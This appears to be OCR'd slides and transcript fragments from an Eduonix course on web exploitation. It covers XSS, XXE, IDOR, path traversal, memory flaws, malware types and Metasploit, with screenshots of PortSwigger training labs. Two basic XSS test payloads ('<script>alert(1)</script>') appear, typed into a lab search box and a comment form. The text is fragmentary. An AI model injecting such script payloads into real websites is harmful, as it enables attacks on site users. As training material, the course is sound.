
Network and Web Exploitation


xss




PortSwigger
eduonix
Products
Solutions
Research
Academy
Daily Swig
Support
Academy Home
Learning Path
Latest Topics
All Labs
Hall of Fame
Getting Started Guide
Get Certified
Web Security Academy > All labs
All labs
Mystery lab challenge
Try solving a random lab with the title and description hidden. As you'll have no prior knowledge of the type of vulnerability that you need to find and exploit, this is great for practicing recon and analysis before taking your Burp Suite Certified Practitioner exam.
In some of the labs, you have access to your own account with the credentials wiener:peter. If you can enumerate usernames, you may also be able to brute-force the login using the following username and password lists.
Level:
Practitioner
Category:
Any
CHALLENGE ME
SQL injection
LAB
APPRENTICE
SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
Not solved
Track your progress
Learning materials:
View all
0%
Vulnerability labs:
View all
3%
Level progress:
Apprentice
Practitioner
Expert
Your level:
NEWBIE
Solve 43 more labs to become an apprentice.
See where you rank on our Hall of Fame
So in order to access the ports with your Labs, which are just at


eduonix
Web Security Academy
Reflected XSS into HTML context with nothing encoded
Back to lab description
LAB
Home
0 search results for 'a'
<script>alert(1)</script>
Search
< Back to Blog
I can then type in some JavaScript close off the script



eduonix
Blind SQL injection with out-of-band interaction »
Not solved
PRACTITIONER
Blind SQL injection with out-of-band data exfiltration »
Not solved
Cross-site scripting
APPRENTICE
Reflected XSS into HTML context with nothing encoded »
Solved
APPRENTICE
Stored XSS into HTML context with nothing encoded »
Solved
APPRENTICE
DOM XSS in document.write sink using source location.search »
Solved
APPRENTICE
DOM XSS in innerHTML sink using source location.search »
Not solved
APPRENTICE
DOM XSS in jQuery anchor href attribute sink using location.search source »
Not solved
APPRENTICE
DOM XSS in jQuery selector sink using a hashchange event »
Not solved
APPRENTICE
Reflected XSS into attribute with angle brackets HTML-encoded »
Not solved



eduonix
Comments
Rose Bush | 08 April 2022
I've been waiting for an update notification for ages. So glad it finally arrived, wasn't disappointed.
Tenn O'Clock | 11 April 2022
I'm using my dad's computer, every time he looks over I'm pretending to read this blog. When he isn't looking, I'm ordering Fifa on Amazon. Thanks for the distraction.
Kel Surpreeze | 17 April 2022
Do you get paid to write this drivel?
O. Lala | 18 April 2022
I was so engrossed in this blog a started squeezing my cat very tightly. I then remembered I don't own a cat, any idea what the number for the pound is?
a | 01 May 2022
a
Leave a comment
Comment:
<script>alert(1);</script>
Name:
a
Email:
a


eduonix


Network and Web Exploitation

XXE





eduonix
PortSwigger
Lab: Exploiting XXE using external entities to retrieve files
Track your progress
In this topic
eduonix
Web Security Academy
at with that type of parameter, right? We could look at things like SQL injection for


eduonix
the product ID and the store ID and this is something that



eduonix
I'm not sure what the typo was there. But this is the way that it's written.


Network and Web Exploitation

IDOR



from a website. So for instance, if you were to








eduonix

Network and Web Exploitation

File Traversal




eduonix
PortSwigger
Lab: File path traversal, simple case
Track your progress
All topics


eduonix
Press Esc to exit full screen
INSPECTOR

Vulnerability Analysis

eduonix

- In this section, you will learn:
  - Software and desktop flaws
  - Buffer overflows
  - Viruses and malware

eduonix

Network and Web Exploitation

Types of Software Flaws


eduonix

Download this video

Many Web Vulnerabilities Still Apply

- Vulnerabilities like SQL injection, broken access control, and improper logging apply to any application

So vulnerabilities like SQL injections broken



eduonix

Download this video


Buffer/Heap Overflow

- When buffers are declared they have a specific size
- If you can place data beyond the buffer size, you write to program memory
- This can create a situation where you overwrite existing code


We're going to talk in a lot more detail about buffer and

eduonix

Use After Free



- A type of heap manipulation where you refer to memory that was previously freed
- Can be used to pass arbitrary code or cause program crashes




Now similar to the idea of buffered Heap overflows, there's

eduonix

Integer Overflow/Underflow

- Integers and similar data types have a limited size based on bytes allocated
- If you write a number larger or smaller, wrapping occurs
- Can cause issues if you check for an integer to be a specific value



Now the final thing that we'll talk about here is integer overflow and underfloats

Ransomware

eduonix

- Encrypts a device's data to hold it ransom until the hacker is paid to release it
- If the ransom isn't paid, the files are deleted or locked forever

Next we have ransomware now ransomware actually

Spyware

eduonix

- Malware that monitors someone's activity
- Typically logs keystrokes, as well as screen recording or webcam recording

Now spyware is the last thing that we'll talk about and really

Metasploit


eduonix

- In this section, you will learn:
  - Basics of Metasploit
  - Exploiting a target
  - Working with meterpreter

eduonix

Metasploit and Evasion Detection

